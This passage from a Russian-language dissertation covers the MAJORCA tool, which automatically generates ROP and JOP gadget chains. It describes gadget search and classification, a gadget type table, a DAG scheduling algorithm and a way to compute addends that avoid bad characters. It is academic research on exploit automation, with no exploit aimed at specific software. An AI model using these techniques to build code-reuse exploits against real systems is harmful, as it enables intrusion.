6.1 Поиск и определение семантики гаджетов

Поиск гаджетов в бинарном файле осуществляется инструментом с открытым исходным кодом ROPgadget [30], в котором реализован алгоритм Галилео (разд. 5.2) [5]. Для уменьшения времени поиска гаджетов максимальное количество дизассемблируемых байтов гаджета (глубина поиска, `--depth`) берется равным 40. Значение глубины поиска было установлено экспериментально. С увеличением выбранной глубины поиска значимого прироста количества гаджетов после фильтрации не происходит. Также отбрасываются (`--filter`) гаджеты с инструкциями, которые приводят к аварийному завершению: `hlt`, `retf`, `retw`, `sti`, `cli`, `in`, `out`. Список виртуальных адресов найденных гаджетов записывается в файл.

Определение семантики гаджетов происходит в результате их классификации по типам (разд. 5.3.1). Классификация гаджетов [62–64] была реализована в виде модуля расширения среды анализа бинарного кода Трал, разрабатываемой в ИСП РАН [130].

Классификатор гаджетов [131] получает на вход исполняемый файл и список адресов найденных гаджетов. Классифицированные гаджеты добавляются в каталог, где для каждого гаджета указаны виртуальный адрес, машинные инструкции, типы, значения параметров (регистры, константы или бинарные операции), список «испорченных» регистров и информация о фрейме. Каталог классифицированных гаджетов сохраняется в базу данных SQLite3 и дублируется выводом в файл. Дальнейшая верификация гаджетов не производиться из-за крайне малой доли неверно классифицированных гаджетов [120].

6.1.1 Промежуточное представление машинных инструкций Pivot

Классификация гаджета производится в результате интерпретации промежуточного представления его инструкций [62–64]. В данной работе используется разработанное в ИСП РАН промежуточное представление Pivot [118], удовлетворяющее SSA-форме и имеющее трехадресный код. Основные операторы модельной архитектуры приводятся ниже:

- **NOP.** Не имеет никакого эффекта.
- **INIT.** Инициализирует локальную переменную константным значением.
- **APPLY.** Применяет одну из модельных операций. В качестве параметров и результата используются локальные переменные.
- **BRANCH.** Осуществляет передачу управления (условную или безусловную).
- **LOAD.** Производит загрузку на локальную переменную значения из одного из адресных пространств.
- **STORE.** Записывает значение локальной переменной в одно из адресных пространств.

Адресные пространства памяти и регистров представляются в виде двух байтовых массивов. Адресное пространство регистров состоит из всех регистров машины с учетом наложений и пересечений. Например, регистр `EDX` задается смещением и размером в адресном пространстве регистров `r(16, 4)`. Для учета побочных эффектов используется

```
 1. I  o.0:i16  = 0000h                ; адрес регистра EAX в пространстве
                                       ; регистров
 2. I  o.1:i16  = 0010h                ; адрес регистра EDX
 3. L  t.0:i32  = r[o.0]               ; загрузка значения EAX
 4. L  t.1:i32  = r[o.1]               ; загрузка значения EDX
 5. A  t.2      = add.i32(t.0, t.1)    ; сложение
 6. I  t.3:i16  = 0088h                ; адрес регистра EFLAGS
 7. L  t.4:i16  = r[t.3]               ; загрузка значения EFLAGS
 8. I  t.5:i16  = 08D5h                ; подготовка маски для EFLAGS
 9. A  t.6      = x86.uf(t.4, t.5)     ; обновление EFLAGS с учетом маски
10. S  r[t.3]   = t.6                  ; сохранение EFLAGS
11. A  t.7      = zx.i32.i64(t.2)      ; беззнаковое расширение EAX до RAX
12. S  r[o.0]   = t.7                  ; сохранение RAX
```

Листинг 2: Промежуточное представление инструкции `ADD EAX, EDX`

слово состояния, аналогичное регистру флагов x86. На листинге 2 приводится промежуточное представление инструкции `ADD EAX, EDX` архитектуры x86-64.

6.1.2 Ограничения на используемые гаджеты

Будем называть *гаджетом* последовательность инструкций, заканчивающуюся инструкцией передачи управления следующему гаджету.

Набор типов гаджетов Schwartz и др. [6] был расширен дополнительными типами. Более того, были добавлены типы гаджетов, которые не гарантируют сохранения управления. В таблице 6 приводится полный список используемых типов гаджетов, добавленные типы отделены горизонтальной чертой. Параметрами типов могут выступать регистры (`AddrReg`, `InReg`, `OutReg`, `InReg1`, `InReg2`), константы (`Value`, `Offset`, `Size`) и бинарные операции ($\circ$). Семантика типа описывается булевым постусловием.

Предложенные Schwartz и др. [6] и описанные в разделе 5.3.1 требования к гаджетам были ослаблены:

- **Функциональность.** Гаджет по-прежнему должен принадлежать хотя бы одному типу.

Таблица 6: Расширенный набор типов гаджетов. [Addr] означает доступ к памяти по адресу Addr, $\circ$ — бинарную операцию. a $\leftarrow$ b означает, что конечное значение a равно начальному значению b. X $\circ\leftarrow$ Y — сокращение для X $\leftarrow$ X $\circ$ Y

Тип	**Параметры**	**Семантическое описание**
NoOpG	—	Не меняет ничего в памяти и на регистрах
JumpG	AddrReg	IP $\leftarrow$ AddrReg
MoveRegG	InReg, OutReg	OutReg $\leftarrow$ InReg
LoadConstG	OutReg, Offset	OutReg $\leftarrow$ [SP + Offset]
ArithmeticG	InReg1, InReg2, OutReg, $\circ$	OutReg $\leftarrow$ InReg1 $\circ$ InReg2
LoadMemG	AddrReg, OutReg, Offset	OutReg $\leftarrow$ [AddrReg + Offset]
StoreMemG	AddrReg, InReg, Offset	[AddrReg + Offset] $\leftarrow$ InReg
ArithmeticLoadG	AddrReg, OutReg, Offset, $\circ$	OutReg $\circ\leftarrow$ [AddrReg + Offset]
ArithmeticStoreG	AddrReg, InReg, Offset, $\circ$	[AddrReg + Offset] $\circ\leftarrow$ InReg
JumpMemG	AddrReg, Offset	IP $\leftarrow$ [AddrReg + Offset]
InitConstG	OutReg, Value	OutReg $\leftarrow$ Value
NegG	InReg, OutReg	OutReg $\leftarrow -$InReg
ArithmeticConstG	InReg, OutReg, Value, $\circ$ (+/$\oplus$)	OutReg $\leftarrow$ InReg $\circ$ Value
InitMemG	AddrReg, Value, Offset, Size	[AddrReg + Offset] $\leftarrow$ Value
ShiftStackG	Offset, $\circ$ (+/$-$)	SP $\circ\leftarrow$ Offset
StackPivotG	InReg	SP $\leftarrow$ InReg
ArithmeticStackG	InReg, $\circ$	SP $\circ\leftarrow$ InReg
GetSPG	OutReg	OutReg $\leftarrow$ SP
ArithmeticSPG	InReg, OutReg, $\circ$	OutReg $\leftarrow$ InReg $\circ$ SP
PushAllG	—	`pushad ; ret`
Не сохраняют управление		
JumpSPG	—	IP $\leftarrow$ SP
CallG	AddrReg	IP $\leftarrow$ AddrReg
CallMemG	AddrReg, Offset	IP $\leftarrow$ [AddrReg + Offset]
IntG	Value	Вызвать прерывание Value
SyscallG	—	Системный вызов

- **Сохранение управления.** Гаджет может передавать управление следующему гаджету по адресу, размещенному не только на стеке, но и в регистре. Таким образом, мы можем классифицировать переходо-ориентированные (JOP) гаджеты. У JOP гаджетов роль адреса следующего гаджета (разд. 2.5.1) играет регистр

(например, `NextAddr = eax`). При этом выходной регистр (`OutReg`) не может быть регистром с адресом следующего гаджета. Типы JOP гаджетов выделены жирным в таблице 6. Стековые параметры (например, значения, загружаемые со стека гаджетом `LoadConstG`) и адрес следующего гаджета, если присутствуют, должны располагаться внутри фрейма гаджета. Также стековые параметры не должны пересекаться с расположением адреса следующего гаджета на стеке. В частности, гаджет `LoadConstG` не может загружать значение из ячейки с адресом следующего гаджета.

- **Известные побочные эффекты.** Побочным эффектом гаджета не может быть чтение или запись в память, отличную от стека. Таким образом, гаджет `push eax ; pop ebx ; ret` — допустимый гаджет перемещения значения регистра `eax` в `ebx`. А гаджет `pop eax ; mov [ebx], ecx ; ret` — «плохой» гаджет загрузки константы в `eax`, но допустимый гаджет сохранения значения регистра `ecx` по адресу `ebx`.

- **Константное смещение стека.** Гаджет по-прежнему должен увеличивать указатель стека на константное смещение.

6.1.3 Классификация гаджетов

Сначала эмулируется загрузка исполняемого файла в виртуальное адресное пространство с разрешением релокаций. По адресу каждого гаджета в загруженном исполняемом файле дизассемблируются инструкции до инструкции передачи управления. Если встречается прыжок по относительному адресу, то дизассемблирование продолжается с адреса назначения этого прыжка до следующей инструкции передачи управления. Если какую-либо инструкцию не удается дизассемблировать или число инструкций превышает 100, то гаджет пропускается. В случае архитектуры MIPS дополнительно после инструкций ветвления дизассемблируются слоты задержки перехода (delay slots).

На листинге 3 приводится пример MIPS гаджета с относительным переходом и слотами задержки. Он будет классифицирован как `LoadMemG: $v0 ← [$v1]` с размером фрейма `FrameSize = 28` и адресом следующего гаджета `NextAddr = $ra`.

Далее инструкции гаджета транслируются в промежуточное представление Pivot, интерпретация которого позволяет получить начальные и конечные значения реги-

```
    j 0xdeadbeef
    lw $v0, 0($v1)  ← delay slot
0xdeadbeef:
    jr $ra
    addiu $sp, $sp, 28  ← delay slot
```

Листинг 3: Пример JOP гаджета (MIPS)

стров и памяти. Изначально для каждого адресного пространства карты считанных и сохраненных значений пусты. Инструкции промежуточного представления заменяются эквивалентными блоками инструкций x86-64. При этом инструкции сохранения (STORE) заменяются на вызовы функции, обновляющей карту сохраненных значений. А инструкции чтения (LOAD) заменяются вызовом возвращающей актуальное значение функции, которая выполняет одно из следующих действий:

- считывает значение из карты сохраненных значений, если оно там присутствует;
- считавает значение из карты считанных значений, если оно присутствует там и отсутствует в карте сохраненных значений;
- добавляет в карту считанных значений случайно сгенерированное значение при первом обращении по адресу.

Далее производится выполнение полученного x86-64 кода. В результате будут получены начальное и конечное состояния адресных пространств.

В результате анализа начальных и конечных значений адресных пространств делаются предположения о возможных типах, параметрах и расположении адреса следующего гаджета (смещение от начала фрейма на стеке или регистр). Также вычисляются размер фрейма и список «испорченных» регистров.

Потом производится еще несколько запусков процесса интерпретации, в результате которых исключаются неверные предположения. На каждом запуске проверяется, удовлетворяет ли гаджет ограничениям из раздела 6.1.2, удаляются параметры, противоречащие ограничениям (пересекающиеся с расположением адреса следующего гаджета), и обновляется список «испорченных» регистров. Не удовлетворяющие ограничениям

```
0x400278 : Asm : PUSH RBX ; POP RAX ; RET
0x400278 : MoveRegG : EAX <- EBX, AX <- BX, AH <- BH, AL <- BL, RAX <- RBX
0x4000ef : Asm : MOV QWORD PTR [RAX], RBX ; RET
0x4000ef : StoreMemG : [RAX] <- RBX
0x4003e3 : Asm : XOR RAX, RAX ; JMP RCX
0x4003e3 : InitConstG : EAX <- 0x0, AX <- 0x0, AH <- 0x0, AL <- 0x0, RAX <- 0x0 :
           NextAddr=RCX, FrameSize=0
0x400411 : Asm : POP RAX ; JMP 0000000000400416h ; POP RDX ; RET
0x400411 : LoadConstG : EAX <- [RSP], EDX <- [RSP+8], AX <- [RSP], DX <- [RSP+8],
           AH <- [RSP+1], AL <- [RSP], DH <- [RSP+9], DL <- [RSP+8], RAX <- [RSP],
           RDX <- [RSP+8] : NextAddr=[RSP+16], FrameSize=24
0x400411 : ShiftStackG : RSP +<- 16
```

Листинг 4: Вывод классификатора гаджетов

гаджеты пропускаются. Результаты классификации кешируются для бинарного кода гаджетов.

Следует отметить, что первые два запуска производятся на граничных значениях 0 и -1. Всего производится 5 запусков. Количество запусков было получено эвристически в результате проверки деградации гаджетов на разных количествах запусков. Пример вывода классификатора гаджетов приводится на листинге 4.

6.2 Описание архитектуры

Разработанные алгоритмы генерации цепочек абстрагированы от конкретной архитектуры. Для каждой поддерживаемой архитектуры описываются соглашения о вызовах (регистры, используемые для передачи аргументов), номера системных вызовов и используемые в цепочке регистры (например, указатель стека не используется с целью сохранения управления). Все регистры представляются одним адресным пространством (байтовым массивом), а каждый регистр задается смещением и размером в этом адресном пространстве.

6.3 Входные данные метода генерации цепочек

Непосредственно генерацию цепочек гаджетов осуществляет разработанный в рамках данной работы инструмент MAJORCA [46]. Он получает на вход исполняемый бинарный файл: ELF или сырой бинарный файл с указанием архитектуры, разрядности и порядка байтов. Дополнительно можно задавать запрещенные символы, максимальный размер фрейма гаджетов (по умолчанию 1000) и дополнительные найденные аналитиком гаджеты. В случае сырого бинарного файла необходимо указать память, доступную для чтения и записи, которая будет использована для хранения массивов и строк.

MAJORCA запускает поиск и классификацию гаджетов. В результате получается база данных SQLite с каталогом классифицированных гаджетов. Далее гаджеты загружаются из базы данных. Один загруженный гаджет имеет конкретный тип, значения параметров типа, адрес, информацию о фрейме и набор «испорченных» регистров. Таким образом, может быть несколько гаджетов с одним адресом, и каждый будет иметь один тип с фиксированными значениями параметров. Например, для последовательности инструкций `mov eax, ebx ; ret` будут загружены гаджеты: `MoveReg: eax` ← `ebx`, `MoveReg: ax` ← `bx` и т. д. Набор «испорченных» регистров задается битовой маской, установленный бит в которой указывает на изменение соответствующего байта некоторого регистра. Смещение и размер регистра в битовой маске берутся из описания архитектуры. Для битовых масок были реализованы операции над множествами.

6.4 Предварительная обработка гаджетов

Гаджет может загружать сразу несколько значений со стека (например, `pop rax ; pop rdi ; pop rsi ; ret`). Такие загрузки объединяются в один гаджет `LoadConst` со следующими параметрами:

1. Множество (битовая маска) выходных регистров.

2. Отображение из регистров в смещения на стеке.

Классификация (разд. 6.1.3) предоставляет только гаджеты загрузки на один регистр `LoadConstG: OutReg` ← `[SP + Offset]`. При обработке каталога гаджеты, лежащие по одному адресу и загружающие разные регистры, образуют один гаджет загрузки нескольких значений в несколько регистров `LoadConst: OutReg1` ← `[SP + Offset1]`,

`OutReg2` ← `[SP + Offset2]`, ... Следует отметить, что гаджет может копировать загружаемые регистры. Поэтому в процессе объединения находятся все комбинации непересекающихся загружаемых регистров. Каждая такая комбинация образует отдельный гаджет. Рассмотрим создание `LoadConst` гаджетов на примере:

```
pop rbx
mov rax, rbx
mov rcx, rbx
pop rdx
mov rbp, rdx
ret
```

Найдем для этого гаджета множества эквивалентных регистров: $\{rax, rbx, rcx\}$ и $\{rdx, rbp\}$. Создадим `LoadConst` гаджет для каждого элемента декартова произведения этих множеств. Таким образом, всего будет создано $3 * 2 = 6$ гаджетов. Возможность использования гаджетов, загружающих сразу несколько регистров, является принципиальным преимуществом перед методом Schwartz и др. [6].

Переходо-ориентированные (JOP) гаджеты используются в предлагаемом методе не напрямую, а объединяются с возвратно-ориентированными (ROP) гаджетами. Объединение происходит аналогичным ROPium [31] образом (разд. 5.4.3). Однако на момент написания данной работы не поддерживаются гаджеты, оканчивающиеся на `call`. Каждый JOP гаджет поочередно объединяется с ROP гаджетами `LoadConst`, загружающими регистр с адресом следующего гаджета. Также проверяется, что выходные регистры ROP гаджета не пересекаются с входными регистрами JOP гаджета. Таким образом, ROP гаджет загрузит на регистр адрес следующего гаджета и передаст управление JOP гаджету, который в свою очередь передаст управление следующему гаджету через регистр. Преимущество данного подхода заключается в том, что объединенный гаджет можно рассматривать как обычный ROP. Дополнительно необходимо указать только адрес JOP гаджета и смещение на стеке, по которому его необходимо разместить. Например, объединенный гаджет `pop rax ; pop rcx ; ret ; pop rdx ; jmp rcx` — это `LoadConst: rax` ← `[SP], rdx` ← `[SP + 24]` с размером фрейма `FrameSize = 32` и адресом следующего гаджета по смещению 8 (`NextAddr = [SP + 8]`). Адрес гаджета `pop rdx ; jmp rcx` при этом необходимо разместить по смещению 16. Для ясности ниже перечислим свойства комбинированного гаджета:

1. В роли адреса комбинированного гаджета выступает адрес ROP гаджета.
2. Комбинированный гаджет имеет тип и параметры JOP гаджета, при этом параметры `LoadConst` гаджета объединяются с параметрами ROP гаджета.
3. Размер фрейма равняется сумме размеров фреймов ROP и JOP гаджетов.
4. Смещение с адресом следующего гаджета — смещение, по которому ROP гаджет загружает регистр.
5. «Испорченные» регистры обоих гаджетов объединяются.
6. Гаджет содержит указание, что по смещению адреса возврата ROP гаджета должен размещаться адрес JOP гаджета.

Генерация цепочек гаджетов является переборной задачей. Для уменьшения числа итераций перебора загруженные гаджеты фильтруются, а затем сортируются по качеству. Гаджет удаляется, если

- размер фрейма гаджета больше максимального,
- в адресе гаджета содержатся запрещенные символы,
- гаджет является дубликатом другого гаджета,
- `LoadConst` гаджет загружает подмножество регистров другого гаджета, или
- гаджет имеет одинаковые тип и параметры с другим гаджетом, и
  - гаджет имеет больший размер фрейма при одинаковом наборе «испорченных» регистров, или
  - набор «испорченных» регистров другого гаджета является подмножеством набора «испорченных» регистров удаляемого гаджета.

При этом для возможности генерации кратчайших цепочек проверяется, что размер фрейма удаляемого гаджета больше. Задача фильтрации гаджетов по сути сводится к задаче поиска максимумов на частично упорядоченном множестве, т. к. не любая пара гаджетов, даже если они одного типа, сравнима.

После фильтрации гаджеты сортируются по возрастанию $score = clobberedBytes + 10000000 * FrameSize$, где $clobberedBytes$ — число «испорченных» байтов в регистрах, а $FrameSize$ — размер фрейма. Для гаджетов, осуществляющих запись в память, $score = clobberedBytes + 10000000 * FrameSize/storedBytes$, где $storedBytes$ — число байтов, сохраненных в память. Таким образом, первыми будут выбираться гаджеты сохраняющие в память большее количество байтов при меньшем занятом месте на стеке. Это необходимо для генерации более коротких цепочек.

MAJORCA поддерживает запросы на получение гаджетов некоторого типа с определенными значениями параметров. Для ускорения запросов строятся следующие индексы:

- тип гаджета → гаджеты этого типа,
- имя параметра → значение параметра → гаджеты,
- id гаджета → гаджеты,
- адрес гаджета → гаджеты.

При запросе находится пересечение множеств в индексах.

6.5 Ориентированный ациклический граф гаджетов

В отличие от Schwartz и др. [6] мы сразу осуществляем перебор различный графов реальных гаджетов, реализующих ту или иную нагрузку. Ориентированный ациклический граф (DAG) гаджетов позволяет описывать гаджеты, загружающие сразу несколько значений со стека. Более того, две вершины графа могут быть связаны несколькими ребрами. Вершины хранят гаджеты с заданными значениями параметров, параметры, размещаемые на стеке (смещение и значение), а также списки входящих и исходящих ребер. Ребра олицетворяют поток данных через параметры гаджетов. На ребрах размещаются имена входных параметров, регистры, а также вершины, откуда и куда передается параметр. При этом всегда заданы исходящая вершина и регистр. Зависимости отражаются специальными ребрами, у которых регистр и параметр не заданы. Они показывают, что исходящая вершина должна быть вычислена раньше входящей. DAG гаджетов задается списком его исходящих ребер. Всегда есть хотя бы одно исходящее ребро (например, ребро зависимости).




Рис. 11: Ориентированный ациклический граф (DAG) гаджетов

На рисунке 11 приводится пример DAG гаджетов, осуществляющего системный вызов. Гаджет `LoadConst2` загружает адрес памяти и значение, которое сохранит гаджет `StoreMem`. Ребро зависимости от `StoreMem` к гаджету `Syscall` показывает, что сначала должен быть сохранен в память строковый аргумент системного вызова. Ребра с регистрами, ведущие к `Syscall`, отражают инициализацию регистров-аргументов системного вызова. Ассемблерный листинг гаджетов приводится ниже:

```
LoadConst1: pop rax ; pop rdi ; pop rsi ; ret
LoadConst2: pop rdi ; pop rbp ; ret
StoreMem  : mov [rdi], rbp ; ret
InitConst : xor rdx, rdx ; ret
```

Для организации перебора DAG гаджетов используются генераторы, которые позволяют итерироваться по DAG гаджетов.

6.6 Граф гаджетов перемещения значения между регистрами

Для нахождения цепочек гаджетов, позволяющих перемещать значение из регистра In в Out, как у Hund и др. [20], строится граф перемещения значения между регистрами (разд. 5.4.2). Вершинами этого графа являются регистры, а ребра — это гаджеты с типами `MoveReg`, `ArithmeticConst` и `Neg`. Задача нахождения цепочек перемещения значения между двумя регистрами сводится к задаче поиска пути на графе. В ответ на запрос формируется генератор DAG гаджетов, позволяющий итерироваться по различным цепочкам перемещения значения из регистра In в Out.

6.7 Построение расписания для графа гаджетов

Чтобы связывать цепочки гаджетов, последовательно передающих друг другу управление, необходимо уметь строить расписание для графа гаджетов, т. е. получать порядок выполнения гаджетов. Ориентированный ациклический граф гаджетов может быть не только цепью, как в предыдущем разделе. Задача построения расписания для такого графа не является тривиальной. Расписание гаджетов должно удовлетворять топологической сортировке графа и учитывать «испорченные» регистры (разд. 5.4.6, рис. 9).

В рамках данной работы был разработан алгоритм 2 построения расписания для ориентированного ациклического графа гаджетов, который выполняет топологическую сортировку графа с учетом «испорченных» регистров. Следует отметить, что алгоритм применим для ориентированных ациклических графов с вершинами, соединенными произвольным количеством ребер.

Алгоритм 2 получает на вход список выходных ребер DAG гаджетов $edges$. Алгоритм генерирует всевозможные цепочки гаджетов $chain'$, которые удовлетворяют расписанию графа гаджетов. Изначально создается пустой стек. На вершину стека кладется пара из списка выходных ребер графа $edges$ и пустой цепочки гаджетов. Один элемент стека хранит список ребер wl, для которых необходимо построить расписание, и уже построенный на данный момент хвост цепочки гаджетов $chain$. Пока стек не пуст, с него снимается верхний элемент. Далее проверяется, что регистры на ребрах из wl не пересекаются. В противном случае для списка ребер из wl не существует расписания. Из wl выбирается ребро $edge$, входная вершина которого n будет добавлена в начало хвоста цепочки $chain$. Проверяется, что все выходные ребра n содержатся в списке ребер wl, для которых необходимо построить расписание. Все ребра из wl, не являющиеся выходными ребрами n, добавляются в wl'. Таким образом, мы выбрали гаджет n из wl, который выполнится позже оставшихся гаджетов в wl'. После проверяется, что гаджет n не «портит» ни один регистр на ребре из wl'. К wl' добавляются входные ребра n. Создается цепочка $chain'$, которая является цепочкой $chain$ с добавленным к ней в начало гаджетом n. Если wl' оказался пустым, то алгоритм возвращает сгенерированную цепочку гаджетов $chain'$. Иначе на вершину стека добавляется пара wl' и $chain'$. После чего цикл переходит на следующую итерацию.

Алгоритм 2 Построение расписания для DAG гаджетов

Input: *edges* – list of DAG outgoing edges.

```
stack ← empty stack
stack.push((edges, empty chain))
while stack is not empty do
    wl, chain ← stack.pop()                    ▷ Worklist (list of edges to schedule) and chain tail
    if ⋂_{e∈wl} e.reg = ∅ then                 ▷ Check that edges registers in wl do not intersect
        for all edge ∈ wl do
            n ← tail(edge)                     ▷ Select node n from worklist wl to schedule last
            f ← True
            c ← 0                              ▷ Check that outs(n) ⊆ wl
            wl′ ← empty list                   ▷ wl′ ← wl \ outs(n)
            for all e ∈ wl do
                if e ∈ outs(n) then
                    c ← c + 1
                    if c = 1 and e ≠ edge then
                        f ← False              ▷ Do not yield same schedule twice
                        break
                else
                    wl′.append(e)
            if f and c = len(outs(n)) and ∀e ∈ wl′, n does not clobber e.reg then
                wl′ ← wl′ + ins(n)             ▷ Append node n incoming edges to wl′
                chain′ ← n + chain             ▷ Prepend node n gadget to chain
                if wl′ is empty then
                    yield chain′               ▷ Yield schedule
                else
                    stack.push((wl′, chain′))
return                                         ▷ No more schedules
```

6.8 Инициализация регистров значениями

Задача генерации DAG гаджетов, инициализирующего регистры значениями, является основополагающей. Большинство других нагрузок (вызов функции, системный вызов, запись в память и т. д.) могут быть получены путем привязывания к полученному DAG одного гаджета. В данной работе был разработан алгоритм инициализации регистров




Рис. 12: Деревья загрузки значения на регистр *reg*

значениями:

1. Лениво порождаются различные DAG гаджетов, загружающие значения в запрошенные регистры.

2. Проверяется, возможно ли построить расписание для полученного DAG.

3. Если расписание построить удалось, то производится попытка установить стековые параметры вершин гаджетов загрузки с учетом запрещенных символов так, чтобы на выходных ребрах DAG были запрошенные значения.

4. Возвращаются DAG гаджетов, для которых удалось построить расписание и установить стековые параметры.

Алгоритм использует цепочки перемещения `MoveChain` (разд. 6.6). На рисунке 12 приводятся основные идеи перебора DAG гаджетов на примере деревьев загрузки значения на регистр. Значение может быть загружено на регистр в результате его перемещения цепочкой `MoveChain` от гаджета загрузки `LoadConst`. Также значение может получено в результате арифметической операции (`Arithmetic`) над загруженными регистрами. Более того, один регистр может быть получен от гаджета загрузки со стека `LoadConst`, а второй — проинициализирован константой гаджетом `InitConst`.




Рис. 13: Схема перебора DAG инициализации регистров

Общая схема перебора DAG гаджетов, инициализирующих запрошенные регистры значениями, выглядит следующим образом (рис. 13):

1. Среди запрошенных регистров выбираются те, которые будут перемещены `MoveChain`.

2. Далее выбираются регистры и `MoveChain`, к которым будут присоединены гаджеты `Arithmetic`.

3. Выбираются входы `Arithmetic`, которые будут перемещены `MoveChain`.

4. Выбираются регистры и входы графа, которые будут инициализированы константой (`InitConst`).

5. Выбирается разбиение оставшегося множества регистров и входов графа. Для этого используется алгоритм DLX [132]. На рисунке 13 части разбиения обозначены красным, оранжевым и синим цветами.

6. Регистры внутри одной части разбиения будут загружены одним гаджетом `LoadConst`.

6.8.1 Учет запрещенных символов

DAG гаджетов не должен загружать со стека значения, содержащие запрещенные символы. Если расписание было построено успешно, но установить значения не удалось, то производится попытка добавить к DAG петли `ArithmeticConst` и `Neg` внутри цепочек `MoveReg`.

Для вычисления операндов арифметических операций, которые не содержат запрещенных символов, используется метод динамического программирования. Характерны два состояния: присутствие или отсутствие переноса из предыдущего разряда. Для примера рассмотрим алгоритм 3 вычисления слагаемых, байты которых не содержат запрещенных символов и чья сумма равна $value$. Алгоритм получает на вход значение суммы $value$, для которой необходимо подобрать слагаемые lv и rv. Если слагаемые существуют, то алгоритм записывает слагаемые в переменные lv и rv и возвращает $True$. В противном случае возвращается $False$. Состояние описывается четверкой $(i, lv', rv', carry)$, где i — количество подобранных байтов в слагаемых lv' и rv', а $carry$ — перенос от сложения предыдущих байтов. Создается пустой стек, который будет хранить состояния. На вершину стека кладется состояние $(0, 0, 0, 0)$. Пока состояния есть на стеке, с его вершины снимется очередное состояние. Далее производится попытка подобрать такие байты a и b, что они в сумме по модулю 256 дают i-ый байт суммы $value$. Если во время подбора a или b окажутся запрещенными символами, то они пропускаются. Сначала подбираются a и b, не дающие перенос в следующий разряд, и на вершину стека кладется $(i + 1, lv'|(a \ll (8 * i)), rv'|(b \ll (8 * i)), 0)$. А потом подбираются a и b, которые дают перенос, и на вершину стека кладется $(i + 1, lv'|(a \ll (8 * i)), rv'|(b \ll (8 * i)), 1)$. Как только $i+1$ становится равным количеству байтов в сумме $value$, в lv и rv записываются подобранные слагаемые и возвращается $True$. Если слагаемые так и не удастся подобрать, то возвращается $False$.

6.8.2 Оптимизации

Для ускорения перебора графов гаджетов сначала проверяется, можно ли отдельно загрузить каждый запрошенный регистр в указанное значение. Если хотя бы один нельзя загрузить, то и все вместе невозможно. Ответы кэшируются. Также кэшируется выбранный входной регистр `MoveChain` для первого шага схемы перебора. Он будет первым выбран при переборе DAG, инициализирующих все регистры вместе.

Алгоритм 3 Вычисление слагаемых, сумма которых *value*

Input: *value* – sum value.

Output: Addends lv and rv, such that $lv + rv = value$ and do not contain bad characters. Returns $True$ and sets addends appropriately if such pair exists, returns $False$ otherwise.

Data: A state is represented by a 4-tuple $(i, lv, rv, carry)$, where i is a number of computed bytes in addends (lv and rv) and $carry$ is carried from previous bytes addition.

```
stack ← empty stack
stack.push((0, 0, 0, 0))
while stack is not empty do
    i, lv', rv', carry ← stack.pop()                ▷ Solve a + b + carry = c  mod 256
